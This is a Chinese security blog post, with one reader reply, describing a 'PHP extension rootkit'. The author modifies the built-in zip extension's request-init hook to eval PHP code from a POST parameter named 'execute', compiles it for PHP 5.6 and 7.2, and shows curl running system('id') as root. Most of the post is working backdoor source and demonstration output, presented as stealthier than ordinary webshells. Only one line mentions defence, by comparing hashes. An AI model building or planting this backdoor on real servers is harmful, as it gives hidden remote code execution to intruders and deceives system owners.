# PHP extension rootkit

lz1y / 2018-11-03 06:43:00 / 浏览数 3210 技术文章 技术文章 顶(1) 踩(0)


## 杂想

也叫做PHP扩展后门,前几天看P师傅实现出来了arbitrary-php-extension.
其实很早就有这个想法了,断断续续去看了几个月的PHP内核,也有了实现基本功能的能力了,但是由于懒一直没有下手...直到看到P师傅的仓库才发现,糟糕撞思路了!赶忙抽了个

目前大部分此类后门的实现效果都是做成跟诸如菜刀,antSword兼容的类脚本webshell.个人感觉是大材小用了,并且通过查询日志等信息,也容易被发现.我认为其实可以拓展一

## 记录

PHP SAPI的生命周期


$ php -f test.php
Call each extension's MINIT
Request test.php
Call each extension's RINIT
Execute test.php
Call each extension's RSHUTDOWN
Finish cleaning up after test.php
Call each extension's MSHUTDOWN
Terminate php
Individual Request
PHP Lifespan
先知社区

整个流程很简单,在启动了CLI(SAPI)后,会调用一次所有模块的模块初始化函数(MINIT),然后当有请求的时候,调用一次所有模块的请求初始化函数(RINIT),然后执行PHP脚本,然

所以我们只要在请求初始化函数(RINIT)接受参数并且执行,就可以达到类似webshell的效果了.

## PHP拓展开发

乌云之前也有PHP拓展后门相关的翻译文章.其实国外很早就有大牛已经实现了.

这是一个最简单的例子,是在PHP5上的拓展后门:
https://github.com/akamajoris/php-extension-backdoor/

由于PHP7函数变动,我们得自己重新实现一个兼容PHP7版本的RINIT函数.

```
PHP_RINIT_FUNCTION(ftp)
{
   char* method = "_POST";
   char* secret_string = "execute";
```

```
    #if PHP_MAJOR_VERSION < 7
        zval** arr;
        char* code;
        if (zend_hash_find(&EG(symbol_table), method, strlen(method) + 1, (void**)&arr) == SUCCESS) {
        HashTable* ht = Z_ARRVAL_P(*arr);
        zval** val;
        if (zend_hash_find(ht, secret_string, strlen(secret_string) + 1, (void**)&val) == SUCCESS) {
            code =  Z_STRVAL_PP(val);
        }
        zend_eval_string(code, NULL, (char *)"" TSRMLS_CC);
        }
    #else
        zval* arr,*code =NULL;
        if (arr = zend_hash_str_find(&EG(symbol_table), "_POST", sizeof("_POST") - 1)) {
            if (Z_TYPE_P(arr) == IS_ARRAY && (code = zend_hash_str_find(Z_ARRVAL_P(arr), secret_string, strlen(secret_string)))
                zend_eval_string(Z_STRVAL_P(code), NULL, (char *)"" TSRMLS_CC);
            }
        }
    #endif
    return SUCCESS;
}
```

而国内也曾有过相关文章:
https://www.freebuf.com/articles/web/141911.html

文末,作者抛出一些思路


> 如果系统禁用了eval等函数，还需要通过在后门中加入模块初始化函数(PHP_MINIT_FUNCTION)，动态修改php.ini以达到绕过disable_function的目的,另外，为了更好
> -m中显示等，当然这是后话，希望后续能有这样的文章出现。

思考了一下这个问题,我这里就不使用spoof这种思路了.我认为新开一个进程肯定没有注入进程性价比高.所以不如直接往一个PHP默认的拓展库中加点料.

在尝试了很久后发现,PHP source中的很多extension都没有办法直接一步到位的编译成动态链接库.最后手工fuzz了一下.

发现 `ext/zip` 这个拓展符合我的预期,可以直接编译成动态链接库十分方便.

直接修改`php_zip.c`中的代码:




```
PHP_RINIT_FUNCTION(zip)
{
    char* secret_string = "execute";

    #if PHP_MAJOR_VERSION < 7
        zval** arr;
        char* code;
        if (zend_hash_find(&EG(symbol_table), "_POST", strlen("_POST") + 1, (void**)&arr) == SUCCESS) {
                HashTable* ht = Z_ARRVAL_P(*arr);
                zval** val;
                if (zend_hash_find(ht, secret_string, strlen(secret_string) + 1, (void**)&val) == SUCCESS) {
                    code =  Z_STRVAL_PP(val);
                    zend_eval_string(code, NULL, (char *)"" TSRMLS_CC);
                }
        }
    #else
        zval* arr,*code =NULL;
        if (arr = zend_hash_str_find(&EG(symbol_table), "_POST", sizeof("_POST") - 1)) {
            if (Z_TYPE_P(arr) == IS_ARRAY && (code = zend_hash_str_find(Z_ARRVAL_P(arr), secret_string, strlen(secret_string)))) {
                zend_eval_string(Z_STRVAL_P(code), NULL, (char *)"" TSRMLS_CC);
            }
        }
    #endif
    return SUCCESS;
}

/* {{{ PHP_MINIT_FUNCTION */
static PHP_MINIT_FUNCTION(zip)
{
        zend_class_entry ce;

        memcpy(&zip_object_handlers, zend_get_std_object_handlers(), sizeof(zend_object_handlers));
        zip_object_handlers.offset = XtOffsetOf(ze_zip_object, zo);
        zip_object_handlers.free_obj = php_zip_object_free_storage;
```



```
/* {{{ function prototypes */
static PHP_MINIT_FUNCTION(zip);
static PHP_MSHUTDOWN_FUNCTION(zip);
static PHP_MINFO_FUNCTION(zip);
static PHP_RINIT_FUNCTION(zip);
/* }}} */

/* {{{ zip_module_entry
 */
zend_module_entry zip_module_entry = {
        STANDARD_MODULE_HEADER,
        "zip",
        zip_functions,
        PHP_MINIT(zip),
        PHP_MSHUTDOWN(zip),
        PHP_RINIT(zip),
        NULL,
        PHP_MINFO(zip),
        PHP_ZIP_VERSION,
        STANDARD_MODULE_PROPERTIES
};
/* }}} */
```


这里我添加了一个`PHP_RINIT_FUNCTION`,也就是请求初始化函数.将其添加到`zip_module_entry`中.

最后分别用PHP5.6以及PHP7.2编译出动态链接库.


修改PHP.ini将zip.so添加.

效果

PHP5.6




```
root@ubuntu:/tmp# php5.6 -f index.php
PHP Warning:  PHP Startup: Unable to load dynamic library '/usr/lib/php/20131226/pdo.so' - /usr/lib/php/20131226/pdo.so: cannot open shared object file: No such file or directory in Unknown on lin
e 0
PHP Warning:  PHP Startup: Unable to load dynamic library '/usr/lib/php/20131226/ftp.so' - /usr/lib/php/20131226/ftp.so: cannot open shared object file: No such file or directory in Unknown on lin
e 0
root@ubuntu:/tmp# php5.6 -S 0.0.0.0:8888
[Mon Oct 29 07:03:10 2018] PHP Warning:  PHP Startup: Unable to load dynamic library '/usr/lib/php/20131226/pdo.so' - /usr/lib/php/20131226/pdo.so: cannot open shared object file: No such file or
directory in Unknown on line 0
[Mon Oct 29 07:03:10 2018] PHP Warning:  PHP Startup: Unable to load dynamic library '/usr/lib/php/20131226/ftp.so' - /usr/lib/php/20131226/ftp.so: cannot open shared object file: No such file or
directory in Unknown on line 0
PHP 5.6.38-3+ubuntu16.04.1+deb.sury.org+1 Development Server started at Mon Oct 29 07:03:10 2018
Listening on http://0.0.0.0:8888
Document root is /tmp
Press Ctrl-C to quit.
_
```




```
✘ ziyi.liu@localhost  ~/blog  curl http://[redacted]/ --data "execute=system('id');" -vv
*   Trying [redacted]...
* TCP_NODELAY set
* Connected to [redacted] port 8888 (#0)
> POST / HTTP/1.1
> Host: [redacted]:8888
> User-Agent: curl/7.54.0
> Accept: */*
> Content-Length: 21
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 21 out of 21 bytes
< HTTP/1.1 200 OK
< Host: [redacted]5:8888
< Connection: close
< X-Powered-By: PHP/5.6.38-3+ubuntu16.04.1+deb.sury.org+1
< Content-type: text/html; charset=UTF-8
<
uid=0(root) gid=0(root) groups=0(root)
* Closing connection 0
 ziyi.liu@localhost  ~/blog  _
```

PHP7.2



```
root@ubuntu:/tmp# php7.2 -f index.php
root@ubuntu:/tmp# php7.2 -S 0.0.0.0:8888
PHP 7.2.11-3+ubuntu16.04.1+deb.sury.org+1 Development Server started at Mon Oct 29 07:05:29 2018
Listening on http://0.0.0.0:8888
Document root is /tmp
Press Ctrl-C to quit.
_
```



```
ziyi.liu@localhost  ~/blog  curl http://[redacted]/ --data "execute=system('id');" -vv
*   Trying [redacted]...
* TCP_NODELAY set
* Connected to [redacted] port 8888 (#0)
> POST / HTTP/1.1
> Host: [redacted]
> User-Agent: curl/7.54.0
> Accept: */*
> Content-Length: 21
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 21 out of 21 bytes
< HTTP/1.1 200 OK
< Host: [redacted]
< Date: Mon, 29 Oct 2018 07:06:10 -0400
< Connection: close
< X-Powered-By: PHP/7.2.11-3+ubuntu16.04.1+deb.sury.org+1
< Content-type: text/html; charset=UTF-8
<
uid=0(root) gid=0(root) groups=0(root)
* Closing connection 0
```

结束

最后思考了一下,觉得这个后门优缺点都有.首先肯定是相对于传统webshell,隐蔽性提高了不止一点半天,但是其原理最终还是进zend解析执行PHP代码,所以当面对未来可能流
rootkit的后门,应该身处更底层,而不是将维度放在应用层.

我们可以发散一下思维,亮神的文章中也提及了不少,这里就延伸了:
https://blog.csdn.net/micropoor/article/details/8783499

这种后门的防御手段也很简单,比较一下sha1就行了.

点击收藏 | 1 关注 | 2

上一篇：[译]逆向ALPC：如何发现Win... 下一篇：sextortion欺诈事件解析

1. 1 条回复

bycsec 2018-11-03 23:31:08

是不是PHP 8.x 不行啊，我没测试成功/v/ac4690847

0 回复Ta

登录 后跟帖